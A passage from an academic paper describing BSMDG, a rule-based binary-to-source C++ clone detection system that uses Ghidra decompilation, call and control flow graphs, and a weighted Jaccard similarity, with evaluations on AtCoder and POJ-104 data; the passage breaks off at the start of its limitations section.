Fig. 6. Algorithm 2: Call Graph (CG) generation.

Algorithm 2 starts by establishing a class called CallGraphListener (step 1) and initializing three variables (root, parent, and child), all of which are of the type GenericGraphItem (step 2). These variables serve as nodes in the call graph. Additionally, a new instance of the GenericGraph class, callGraph, is created to act as the container for the call graph (step 3). The algorithm proceeds by defining procedures for entering function definitions (step 4), statements (step 6), and exiting function definitions (step 10). These procedures handle the creation of nodes and their connections within the call graph. Steps 6 to 11 of the Call Graph Generation algorithm describe the handling of individual statements within a function and the management of the call graph structure. When the parser encounters a statement within a function (step 6), it checks whether the statement is relevant, such as an output operation (cout), input operation (cin), a function call, or a method call (step 7). If the statement is relevant, a new node (childItem) representing the statement is created and associated with the current parent node, which represents the context or function in which this statement resides (step 8). This new childItem is then added to the callGraph, linking it to the parent node and integrating the statement into the call graph (step 9). When the parser exits a function definition (step 10), the parent and child variables are reset to null, clearing the current function's context and ensuring that subsequent function definitions start with a fresh state (step 11). This process ensures that the call graph accurately reflects the function calls and control flow in the C++ source code. Finally, the algorithm includes a generateOutput procedure (step 12) responsible for generating the desired output from the callGraph. It also incorporates error handling to address any exceptions that may occur during the graph generation process (steps 14 and 15). The algorithm concludes with the termination of the CallGraphListener class (step 16), marking the end of the CG generation process and the encapsulation of all related functionalities within the class.

Algorithm 3: Control Flow Graph Generation

Input: C++ source code
Output: Control Flow Graph (CFG)
1. Class ControlFlowGraphListener // Define a class named ControlFlowGraphListener, responsible for processing the C++ source code to generate the control flow graph.
2. Declare root, parent, child as GenericGraphItem // Declare three variables (root, parent, and child) of type GenericGraphItem. These represent nodes in the control flow graph, with root as the starting node, parent as the current context node, and child as a node created by control statements.
3. Declare flowGraph as new GenericGraph // Initialize flowGraph as an instance of GenericGraph. This data structure will store the entire control flow graph, with nodes representing control statements and edges representing the flow between them.
4. Procedure enterFunctionDefinition () // Triggered when the parser enters a function definition in the source code.
5. Create new root node with name, add as root for the flowgraph // Create a new root node representing the function and add it as the root node in the flowGraph. This marks the starting point of the control flow within the function.
6. Procedure enterControlStatement () // Triggered whenever the parser encounters a control statement (e.g., if, while, for).
7. Create new child with name, parentItem // Create a new node (child) representing the control statement, associating it with the current parentItem (the control context in which this statement occurs).
8. Add child to flowGraph and to parent's subItems if parent exists // Add the child node to the flowGraph and also to the list of subItems under parent (to establish the hierarchical relationship between the control statements).
9. Update parent to child // Set parent to the newly created child, indicating that the new control context is now the child node.
10. Procedure exitControlStatement () // Triggered when the parser exits a control statement in the source code.
11. Update parent to parent of child // Update parent to the parent node of the current child, indicating that the control flow is moving out of the current control statement back to its enclosing context.
12. Procedure generateOutput(out, enableImages) // Responsible for generating the output of the control flow graph after processing the source code.
13. Try to generate graphs from flowGraph, print error message if exception occurs // Attempt to generate textual (.dot file) and visual representations of the control flow graph. If an error occurs during generation, print an error message to notify the user.
14. EndClass // End of the ControlFlowGraphListener class, concluding the process of generating the control flow graph.

Fig. 7. Algorithm 3: Control Flow Graph (CFG) generation.

Control Flow Graphs (CFGs) are essential in clone detection as they show the execution flow within functions, highlighting both structural and semantic similarities between code snippets. By capturing the sequence of statements and decision points, such as if-else conditions or switch-case statements, CFGs help to identify function-level clones, even when syntactic variations, such as variable renaming or code reordering, are present. This makes CFGs crucial for detecting deeper, logic-based similarities that go beyond syntactic-level code comparisons.

Algorithm 3 starts with the definition of a class named ControlFlowGraphListener (step 1), which is responsible for managing the generation of the CFG. Within this class, three key variables—root, parent, and child—are declared as instances of GenericGraphItem (step 2). These variables represent the nodes within the control flow graph, where root serves as the starting point of the graph, parent indicates the current node or context within the graph, and child represents new nodes created by control statements. Additionally, a new instance of GenericGraph, referred to as flowGraph, is initialized (step 3). This flowGraph will store the entire structure of the CFG, capturing the relationships between control statements in the C++ source code.

The algorithm proceeds by defining a procedure for entering function definitions (step 4), which is executed upon entering a function definition. Within this procedure, a new root node is created using the appropriate name, and it is added as the root node of the flowgraph (step 5).

In (step 6) the enterControlStatement procedure is then defined to handle the entry of control statements, such as statements or loops. When encountering a control statement, a new child node is created with the corresponding name and parentItem (step 7). The child node is added to the flowGraph, and if a parent node exists, it is also added as a subItem of the parent (step 8). The parent variable is updated to the child node, reflecting the current hierarchy within the control flow graph (step 9).

To ensure the correct structure of the control flow graph, the algorithm includes the exitControlStatement procedure (step 10). This procedure updates the parent variable to the parent of the current child node, facilitating the proper traversal of the control flow hierarchy (step 11).

The algorithm proceeds with the generateOutput procedure (step 12), which is responsible for generating the desired output from the flowGraph. It attempts to generate graphs from the flowGraph and, if an exception occurs during the process, it prints an error message to indicate the issue (step 13).

The algorithm concludes with the termination of the ControlFlowGraphListener class (step 14), marking the end of the CFG generation process and the encapsulation of all related functionalities within the class.

The output of this phase is a set of (.dot) files that utilize the (Graphviz) library [33] to visualize the CGs and CFGs for both code snippets being matched, providing valuable insights into the relationships and structure of the code components.

Fig. 8 and Fig. 9 show the CGs and CFGs for the C++ code snippet (a) depicted in Fig. 2 and its corresponding translated binary (b) in Fig. 4.



Fig. 8. CG example: (a) CG for the C++ source code; (b) CG for the corresponding translated binary code.



Fig. 9. CFG example: (a) CFG for the C++ source code; (b) CFG for the corresponding translated binary code.

C. Measuring Code Similarity

In this phase, the generated CGs and CFGs of both the original and generated C++ source code are matched using appropriate similarity measurement technique to quantify the degree of similarity between the two code snippets. This step helps in identifying the common patterns and structures shared by the two representations.

We adopt the weighted Jaccard index as a similarity metric, which is a similarity measure that compares the similarity between elements of two sets, taking into account the weights associated with the elements in the sets. It extends the standard Jaccard index by considering both the presence of common elements and their respective weights. By incorporating weights, it provides a more nuanced measure of similarity, allowing for a more accurate comparison of sets. The regular Jaccard index treats all elements equally, ignoring any variation in their significance, whereas the weighted Jaccard index acknowledges the diverse impact that elements may have on the overall similarity.

In the context of code clone detection, where the goal is to identify code fragments that are similar or nearly identical to each other, the weighted Jaccard index plays a crucial role. Code clones may not be exact replicas but can have variations due to modifications, such as variable renaming or code reordering. To capture these variations, the weighted Jaccard

index considers elements occurring in code snippets (specific C++ keywords noted in Table I). This makes it particularly useful in detecting code clones that have undergone modifications while maintaining a core similarity. Furthermore, the weighted Jaccard index enables fine-grained clone detection, where different parts of a code snippet can be assigned different weights based on their significance. This allows for more precise code clone detection by focusing on specific parts of the code that are deemed more critical or unique.

The weighted Jaccard index can be calculated as follows:

$$Weighted\ Jaccard\ index = (\sum minimum\ weights\ of\ common\ elements) / (\sum maximum\ weights\ of\ all\ elements) \quad (1)$$

Eq. (1) represents the calculation of the weighted Jaccard index between two sets (nodes contents of CGs and CFGs of the given two code snippets), where the weights associated with the elements (keywords) are taken into consideration. The numerator of the equation involves summing the minimum weights of the common elements (keywords), indicating the combined importance of the shared elements. The denominator involves summing the maximum weights of all elements (keywords) in both sets (nodes contents of CGs and CFGs of the given two code snippets), representing the total potential importance of any element in the sets. By dividing the sum of the minimum weights by the sum of the maximum weights, the weighted Jaccard index provides a value between 0 (completely unmatched) and 1 (completely matched), indicating the degree of similarity between the nodes contents of CGs and CFGs of the given two code snippets, while considering the weights assigned to their elements (keywords).

As for the weights of C++ keywords, we gathered all standard C++ keywords from the Microsoft website (https://learn.microsoft.com/en-us/cpp/cpp/keywords-cpp?view=msvc-170#standard-c-keywords). Then, different weights were assigned to the keywords according to their significance in the context of CGs and CFGs and the thorough analysis of the code within our curated dataset. For one source code file, the weights were assigned to the keywords based on Table I, with 100 total weights.

TABLE I. WEIGHTS ASSIGNED TO C++ KEYWORDS

Keyword type	Weight
Function call (main, cin, cout)	2
Control statements (if, for, while, do)	2
Data types, frequently used	2
Data types, infrequently used	1
All other keywords	0.1 – 0.9

The Jaccard index for measuring the similarity score between two functions has been used in many studies, including [4], in which the authors emphasize that their method is relatively accurate but also slow. They utilize a combination of the Jaccard index and the longest common subsequence (LCS) algorithm, which takes into account the order of elements in two sequences to perform function comparisons. However, in our own work, we are primarily concerned with accurately determining the similarity between graphs of two code snippets, regardless of the order of their nodes or keywords. As a result, we only use the Jaccard index, which has high accuracy, and we do not consider sequence order in our analysis. By avoiding the LCS algorithm, which has a high time complexity of O (n^2), we are able to achieve faster execution times.

We developed the matching module using Python (version 3.10.10) with the libraries NetworkX (version 2.8.4) [34], openpyxl (version 3.0.10) [35], NumPy (version 1.23.5) [36], and PyGhraphviz (version 1.9) [37] to import the generated call and control flow graphs (.dot files) in the previous step, read the node components, and compute the combined weighted Jaccard index between the graphs. By computing the weighted Jaccard index between the call graphs and control flow graphs of the original C++ source code and translated binary code (generated C++ source code), we can obtain a quantitative measure of the similarity between the two code representations. A high-level algorithm for measuring code similarity based on the generated graphs applied in this step is illustrated in Fig. 10. Algorithm 4 is designed to quantify the similarity between two given code graphs represented as text. The algorithm follows a step-by-step process to accomplish this task.

Algorithm 4: Measuring Code Similarity

Input: CGs, CFGs, weights
Output: Similarity score
1. Function get_text_weighted_similarity (graph1Text, graph2Text, weights) // Define a function to calculate the weighted similarity between the textual representations of call and control flow graphs from two code snippets that are being compared, using the provided weights.
2. Clean graph1Text and graph2Text by removing punctuation, digits, and non -related words // Preprocess the input texts by eliminating irrelevant characters and words to focus the comparison on meaningful keywords that affect the similarity score.
3. Initialize total_weights, similarity to 0.0 // Set up variables to accumulate the total weights and the similarity score, both starting at 0.0.
4. Initialize set1 with cleaned graph1Text //Create a set from the cleaned graph1Text, which will contain the unique keywords from the first graph, whether it is the CG or CFG, of the first code snippet.
5. Initialize set2 with cleaned graph2Text // Similarly, create a set from the cleaned graph2Text, which will contain the unique keywords from the second graph, whether it is the CG or CFG, of the second code snippet.

6. For each word in set1 // Begin iterating over each keyword in the first set.
7. If word is in set2 // Check if the current word from set1 also exists in set2, indicating a common keyword between the two graphs, whether it is the CGs or CFGs, of the two code snippet.

8. Add word's weight to similarity and total_weights // If the word is common to both sets, add its weight to both the similarity score and the total weights.
9. Else // If the word is not found in set2.
10. Add word's weight to total_weights //add its weight only to the total weights, as it does not contribute to the similarity.
11. EndIf // End the conditional check.
12. EndFor // End the loop that processes each word in set1.
13. For each word in set2 // Start iterating over each keyword in set2.
14. If word is not in set1 // Check if the current word from set2 is not present in set1, indicating a unique keyword in set2.
15. Add word's weight to total_weights // If the word is unique to set2, add its weight to the total weights.
16. Else // If the word is also in set1.
17. Add word's weight to similarity and total_weights //add its weight to both the similarity score and the total weights, similar to the earlier step.
18. EndIf // End the conditional check.
19. EndFor // End the loop that processes each word in set2.
20. Calculate similarity as similarity / total_weights // Compute the final similarity score by dividing the accumulated similarity score by the total weights, normalizing the result to a value between 0 and 1.
21. Return similarity // Output the calculated similarity score as the result of the function.
22. EndFunction // End of the get_text_weighted_similarity function.

Fig. 10. Algorithm 4: Measuring code similarity.

In step 1, the function "get_text_weighted_similarity" takes three input parameters: "graph1Text" and "graph2Text" (textual representations of CGs and CFGs nodes of the two code snippets being compared), and "weights" (a set of weights associated with each keyword).

Step 2 of the algorithm involves cleaning the "graph1Text" and "graph2Text" by removing punctuation, digits, and non-relevant words, ensuring that only meaningful keywords, which are related to the context of CGs and CFGs, are considered in the similarity calculation.

Next, the variables "total_weights" and "similarity" are initialized to zero, representing the cumulative weights and similarity score, respectively (step 3).

The algorithm then proceeds to create two sets, "set1" and "set2", which contain the cleaned words from the first code snippet "graph1Text" and the second code snippet "graph2Text" respectively (steps 4 and 5).

The algorithm enters a loop where it iterates over each keyword in "set1" (step 6). For every keyword encountered, it checks if the keyword is present in "set2" (step 7). If it is, the keyword's weight is added to both the similarity and total_weights variables (step 8). If the keyword is not found in "set2" (step 9), only the keyword's weight is added to total_weights (step 10). After processing all keywords in "set1", the algorithm proceeds to iterate over each keyword in "set2" (step 13). If a keyword is not present in "set1" (step 14), its weight is added to total_weights (step 15). Conversely, if the keyword is found in "set1" (step 16), its weight is added to both similarity and total_weights (step 17).

Once both sets have been processed, the algorithm calculates the similarity by dividing the similarity score by the total_weights (step 20). This normalization ensures that the similarity value falls within a meaningful range. Finally, the algorithm outputs the calculated similarity (S) as the result (step 21).

The resulting similarity score ranges from 0 (unmatched/completely different) to 1 (matched/ completely identical). Within the scope of our research, achieving a perfect matching score of 1 between a C++ source code and its corresponding translated binary code is unfeasible. This is because the Ghidra decompiler, in processing compiled source code (binary file), renames original variables and introduces auxiliary variables to manage complex data structures such as arrays, vectors, and lists. These modifications inherently decrease the similarity between the original source code and its corresponding decompiled binary. Thus, a perfect similarity score of 1 remains un-attainable for the CFGs of matched pairs, highlighting the inevitable differences caused by such changes.

When assessing the similarity between two different code snippets (C++ source code and a binary code compiled from another C++ source code), a threshold value of up to 0.55 is considered indicative of a high degree of similarity, attributed to the syntactical similarities inherent in C++ programs. Furthermore, these inherent syntactical similarities ensure that code pairs exhibit a significant degree of similarity, necessitating categorization within the range $0<S<1$.

Consequently, a similarity score below the predefined threshold of 0.55 ($0 \leq S < 0.55$) is considered evidence of unmatched pairs (minimal similarity), indicating substantial differences between the code pairs. On the other hand, a score in the range of $0.55 \leq S < 1$ indicates matched pairs (highly similar), reflecting a significant degree of similarity between the code pairs. This differentiation is crucial for discerning the gradations of similarity and the threshold separating matched from unmatched code pairs in our analysis.

The optimal similarity threshold of 0.55 was selected after a thorough analysis of our curated dataset from Atcoder website. This value was determined by examining the similarity levels in the dataset's code pairs (C++ source code and binary code, whether the binary originated from the same source code or a different one). In this study, we tested various thresholds and, through empirical analysis, fine-tuned the similarity values to enhance precision and recall. This refinement contributes to the overall accuracy of the system.

IV. Evaluation and Results

A. Dataset

To construct our dataset, we collected 100 C++ source code files from AtCoder [19], a reputable online platform recognized for hosting competitive programming competitions and serving as a hub for programmers. The selection of AtCoder was based on its diverse range of problem types, solution strategies, and user contributed submissions which collectively provide a rich variety of real-world coding styles. This diversity enhances the generalizability and robustness of our system in clone detection scenarios. The collected files span multiple versions of the C++ language, from CPP 11 to CPP 20, ensuring relevance to modern software development practices. The use of AtCoder as a dataset source is supported by recent studies such as CLCDSA [38], ZC3 [39], and TCCCD [40], which employed AtCoder submissions to evaluate clone detection models. Based on these studies, we can confirm AtCoder's capability of capturing diverse coding patterns and use it for training and validating our proposed BSMDG system. Each C++ source code file in the dataset was accompanied by relevant information, including submission time, task title, user who uploaded the code, code size, and execution time.

To facilitate the matching process, each C++ source code file was compiled using the GNU Compiler Collection (GCC 13.2), resulting in the generation of its corresponding binary (.exe) file. We trained and tested the proposed system using this dataset on a Fedora Linux 39 machine with four 2.40 GHz processors and 15.5 GB of RAM.

To organize the dataset, we implemented the 80/20 rule [41], which is a practical guide-line suggesting that approximately 80% of the data should be allocated to training the system and 20% should be used to test its performance. Accordingly, eighty C++ source code files and their corresponding binary files were allocated for training our proposed system, which involved determining thresholds, where 50% of the subset (forty code pairs) was considered matched (binary and matching source code from which it was compiled), and 50% (the other forty code pairs) was considered

unmatched (binary and unmatching source code) to ensure that neither set was biased during training. The remaining 20 C++ source code files and their corresponding binary files from the dataset were reserved for testing the proposed system, where 50% of this subset comprised matched pairs and 50% comprised unmatched pairs.

Afterwards, a series of steps were carried out (illustrated in Section III), resulting in the creation of eleven files for each individual C++ source code file. In total, the dataset contains 1100 files encompassing all of the C++ source code files and the files generated for each of them including the corresponding binary files.

We labeled each pair of C++ source code and binary files in the dataset according to the nature of the matching process. Specifically, the labels indicate whether the matching was performed between a C++ source code file and its corresponding binary file (matched pairs), or between a C++ source code file and a binary file of another C++ source code file (unmatched pairs).

B. Evaluation Metrics

A predefined threshold value of 0.55 was used to test the performance of the proposed system. During this procedure, 20 pairs of C++ source code files and their corresponding translated counterparts—C++ source code generated from binary files by our translation module—were tested. These files were randomly selected from our curated dataset from Atcoder and categorized as matched (M) if the source code file was compared against its corresponding binary file, or unmatched (UM) if the source code file was compared against a binary file compiled from different source code.

To assess the effectiveness of the proposed system, several performance metrics were computed, including precision, recall, F-score, and accuracy. The equations used to calculate these metrics are as follows:

$$Precision = TP / (TP + FP) \quad (2)$$

In the context of our research, precision represents the proportion of correctly classified matched pairs out of all pairs classified as matched.

$$Recall = TP / (TP + FN) \quad (3)$$

Recall signifies the proportion of matched pairs that were correctly identified by the system among all actual matched pairs.

$$F-score = 2 * (Precision * Recall) / (Precision + Recall) \quad (4)$$

The F-score considers both precision and recall simultaneously and provides an overall measure of the system's effectiveness in identifying matched pairs in our dataset.

$$Accuracy = (TP + TN) / (TP + TN + FP + FN) \quad (5)$$

Accuracy provides an assessment of the system's ability to correctly classify both matched and unmatched pairs, representing the overall performance of the system.

Therefore, the precision was 0.75, the recall was 0.9, the F-score was 0.82, and the accuracy was 0.80 for the given test subset. Table II summarizes the performance metrics of the proposed system (BSMDG). Fig. 11 shows the bar chart for these metrics.

TABLE II. PERFORMANCE METRICS OF THE PROPOSED SYSTEM (BSMDG) ON OUR CURATED DATASET FROM ATCODER (THRESHOLD AT 0.55)

Precision	Recall	F-score	Accuracy
0.75	0.9	0.82	0.80



Fig. 11. Performance metrics of the proposed system (BSMDG) on our curated dataset from Atcoder (threshold at 0.55).

V. DISCUSSION

The bar chart (Fig. 11) visualizing the system's performance metrics—precision (0.75), recall (0.9), F-score (0.818), and accuracy (0.8)—provides a comprehensive quantitative assessment of its effectiveness. The precision of 0.75 indicates that 75% of the positive (matched) predictions made by the proposed system are accurate, reflecting a solid performance in specificity. However, this also means that 25% of the positive predictions are false positives, which suggests that the system may be identifying unmatched pairs as matched. This could be due to the system's sensitivity to minor code similarities (syntactical similarities inherent in C++ programs) that do not constitute true matches, indicating a need for refinement in the matching (measuring similarity) algorithms to reduce false positives.

The recall of 0.9 is particularly high, showing that the system successfully identifies 90% of all actual positive cases. This high recall underscores the system's effectiveness in detecting binary–source code matches, which is critical in applications like code clone detection, copyright infringement detection and software forensics, where missing a genuine clone could be highly detrimental. The high recall suggests that the system is comprehensive in its search for potential matches, but this comes at the cost of lower precision, indicating a trade-off between sensitivity and specificity. BinPro [13], B2SFinder [42], and XLIR [14] have also found a trade-off between precision and recall. This trade-off highlights the importance of parameter tuning. Several parameters were empirically adjusted based on dataset characteristics, such as keyword weights in Algorithm 4 and similarity thresholds.

The F-score, which balances precision and recall, is 0.82. This score suggests that while the system performs well

overall, there is still room for improvement, particularly in reducing the false positive rate to enhance precision without sacrificing recall. The fact that the F-score is closer to the recall than the precision indicates that the system is more inclined towards sensitivity, which is advantageous in scenarios, where detecting all potential matches is more important than minimizing false positives.

An overall accuracy of 0.80 confirms the system's reliability in distinguishing between matched and unmatched pairs across the test subset. However, the accuracy metric alone may not fully capture the system's performance, especially given the imbalance between precision and recall. The system's ability to correctly identify true negatives (unmatched pairs) also contributes to this accuracy, but the relatively lower precision suggests that there are still challenges in distinguishing between true matches and near-misses.

In summary, while the BSMDG system demonstrates strong recall and overall accuracy, its lower precision highlights the need for further refinement in its matching (measuring similarity) algorithms. These improvements could involve more sophisticated filtering of minor code similarities that do not represent true matches, thereby enhancing the system's specificity. Such enhancements would be crucial for increasing the precision while maintaining the high recall, leading to a more balanced and effective tool for binary–source code matching detection.

Researchers have demonstrated similar results in recent work with binary-source code similarity and clone detection, such as CCGraph [27] and GraphBinMatch [43], , highlighting the need to combine structural and semantic features to make accurate comparisons.

VI. Case Study

A. Experimental Setup and Evaluation Dataset

We further evaluated the performance of our proposed system (BSMDG) on unseen data using the POJ-104 dataset [44] to assess the system's generalizability and real-world applicability. Several studies have focused on code clone detection using various methodologies and datasets. However, to provide a comprehensive analysis of our findings, we compared our performance metrics (precision, recall, F-score) against those reported in previous research studies that utilized the POJ-104 dataset for code clone detection. POJ-104 is a comprehensive dataset designed for the evaluation of code clone detection methodologies. It consists of C++ source code submissions provided by 500 students in response to 104 distinct programming challenges from an online judge (OJ) platform designed for educational uses, resulting in a total of 52,000 source code files. In this study, the compilation of C++ source code files into binary executables was performed using the GNU Compiler Collection (GCC version 13.2). Source code files that failed to compile were excluded from further analysis, resulting in the generation of 44,096 binary executables. The primary cause for the inability to compile certain files was identified as the pre-processing stage of dataset preparation, during which headers were removed, leading to compilation failures. To address this issue, essential headers, including 'iostream' and 'string', were reintegrated into the source code files to facilitate successful compilation. This process of header reintegration was executed through the deployment of Python scripts, designed to automate the inclusion of frequently used headers. Nonetheless, a subset of the source code files required libraries that are either rarely used or not frequently encountered, which, in turn, led to a reduction in the total number of source code files that could be successfully compiled. Next, we leveraged a virtual machine from Amazon Elastic Compute Cloud (Amazon EC2 t2.2xlarge instance) [45], equipped with 8 vCPUs and 32 GB of RAM, to enhance the efficiency of the Ghidra decompilation process and boost our system's performance. In the decompilation process we used multithreading in our Python scripts to execute Ghidra's headless analyzer [46], a command-line-based (non-GUI) version of Ghidra, through calling the 'analyzeHeadless' shell script, which is located in the Ghidra program path. The 'analyzeHeadless' script facilitates automated, headless (non-interactive) analysis of binary files, enabling users to automate importing, decompiling, disassembling, and other analyses on binary executables and object files. This can be particularly useful in environments, where graphical interfaces are not available, such as servers, or in automated pipelines, where human interaction is not feasible. As such, it is a powerful tool for automating binary file analysis in reverse engineering and security auditing. BSMDG takes the decompiled binary–source code pairs (cloned or matched and non-cloned or unmatched) as input to assess their similarity scores. Next, the system assesses whether the pairs are classified as cloned or non-cloned by utilizing a similarity threshold of 0.7. This threshold was determined through empirical analysis of the POJ-104 dataset, where precision and recall were fine-tuned to identify the optimal value.

B. Baselines and Comparison

Since most previous studies have conducted binary-source code matching at the IR level, we compared our proposed system with the pioneering research that utilized the POJ-104 dataset in their analysis to facilitate direct comparison. The baseline studies employing the POJ-104 dataset for clone detection are as follows:

1) BinPro [13]: This model was designed to address the issue of detecting similarities between source code and binary code, even in cases, where the compiler or optimization level remains unspecified. Utilizing machine learning approaches, BinPro identifies the most effective code features (FCGs) for assessing the similarity between binary and source code. Through the application of static analysis tools, these features are extracted and analyzed, enabling the matching of binary and source codes via a bipartite matching algorithm (i.e., Hungarian algorithm).

2) B2SFinder [42]: This model leverages a sophisticated approach to identify binary code clones, extracting seven distinct features from both binary and source code across three key dimensions: strings, integers, and control-flow. It utilizes a weighted feature-matching algorithm designed to accommodate the diverse nature of these features. This algorithm assigns weights to code feature instances, taking

into account their uniqueness and the frequency of their appearance, to efficiently match binary and source code by inferring traceable characteristics.

3) XLIR (Transformer) [14]: This method involves a state-of-the art neural network model based on transformer technology in binary–source code matching. Central to XLIR's methodology is the use of LLVM intermediate representation (IR), as implied by its name. To process LLVM IR tokens, XLIR utilizes a BERT model that has been pre-trained. The initial phase involves pre-training the neural network on a large corpus of external LLVM-IR, employing masked language modeling (MLM) as a preliminary step. This process is designed to capture meaningful representations of LLVM-IR tokens effectively. Following the embedding of these tokens, XLIR maps them into a common space, where the representations of LLVM-IR are jointly learned through a ternary loss function. By adopting this strategy, XLIR can match binary and source code from various programming languages.

4) XLIR (LSTM) is a variant of the proposed approach XLIR (Transformer) [14] in which LSTM network is used to encode the IRs.

5) GraphBinMatch [43]: This model leverages a graph neural network to learn the similarity between binary and source codes. It represents binary and source codes as graphs, incorporating control flow, data flow, and call flow information. This graph-based representation helps the neural network model better understand the structure and semantics of the code.

Table III presents a comparison of performance metrics between our proposed system (BSMDG) and the baselines on the POJ-104 dataset. Fig. 12 visually represents the comparative performance metrics listed in Table III.

TABLE III. PERFORMANCE OF THE PROPOSED SYSTEM (BSMDG) AGAINST BASELINES ON THE POJ-104 DATASET (THRESHOLD AT 0.7)

System	Matching Level	Methodology	Precision	Recall	F-score
BinPro [13]	Source code with Assembly code (IR) of corresponding binary code	AI-based	0.38	0.42	0.40
B2SFinder [42]	Source code with Assembly code (IR) of corresponding binary code	Rule-based	0.43	0.46	0.44
XLIR(Transformer) [14]	LLVM_IR of source code with LLVM-IR of corresponding binary code	AI-based	0.85	0.86	0.85
XLIR (LSTM) [14]	LLVM_IR of source code with LLVM-IR of corresponding binary code	AI-based	0.67	0.72	0.69
GraphBinMatch [43]	LLVM_IR of source code with LLVM-IR of corresponding binary code	AI-based	0.88	0.86	0.87
BSMDG (the proposed system)	**Source code with generated source code of corresponding binary code**	**Rule-based**	**0.97**	**0.83**	**0.89**



Fig. 12. Performance of the proposed system (BSMDG) against baselines on the POJ-104 dataset (threshold at 0.7).

In comparison to the previous studies on the POJ-104 dataset, our decompilation graph-based clone detection system (BSMDG) demonstrates favorable performance metrics, showcasing its effectiveness in identifying code clones within the POJ-104.

Fig. 12 shows the performance of various binary analysis tools, including our proposed system (BSMDG). All of these, except B2SFinder, employ advanced AI models, such as LSTM and Transformer architectures. This visualization highlights the precision, recall, and F-score of each system, offering a clear comparison across these critical performance metrics.

Our proposed system stands out for achieving the highest precision (0.97) among all the tools evaluated, indicating its exceptional ability to correctly identify true positives while minimizing false positives. This is particularly noteworthy considering that BSMDG achieves this performance without relying on AI models, which are typically associated with higher computational costs and complexities.

The comparison reveals that while AI-based systems like XLIR (using both LSTM and Transformer architectures) and GraphBinMatch demonstrate strong performance, especially in terms of recall and F-score, BSMDG surpasses these systems in precision. Moreover, BSMDG achieves a competitive F-score of 0.89, highlighting its balanced performance in both precision and recall. Despite having a slightly lower recall rate compared to the highest AI-based systems, this calls for enhancements to boost its performance and improve its competitive stance.

The benefit of our proposed rule-based system over AI-based systems lies in its efficiency and simplicity. By not relying on AI, BSMDG avoids the need for extensive training data, computational resources, and tuning of complex models, making it a more accessible and easier-to-deploy solution for code analysis and clone detection scenarios. Additionally, the high precision of BSMDG makes it particularly valuable in contexts, where the cost of false positives is high, ensuring that resources are focused on truly relevant findings.

This comparison underscores the significance of developing innovative, non-AI methodologies for binary analysis, demonstrating that such approaches can not only compete with but, in some aspects, surpass AI-based models.

BSMDG represents a significant advancement in the field, providing a highly accurate, efficient, and practical tool for binary analysis and clone detection that is particularly suited for applications requiring high precision without the overhead of AI models, making it an invaluable asset in the field of software engineering and security.

VII. Limitations

Although our proposed binary–source code clone detection approach is promising, there are some limitations to consider:

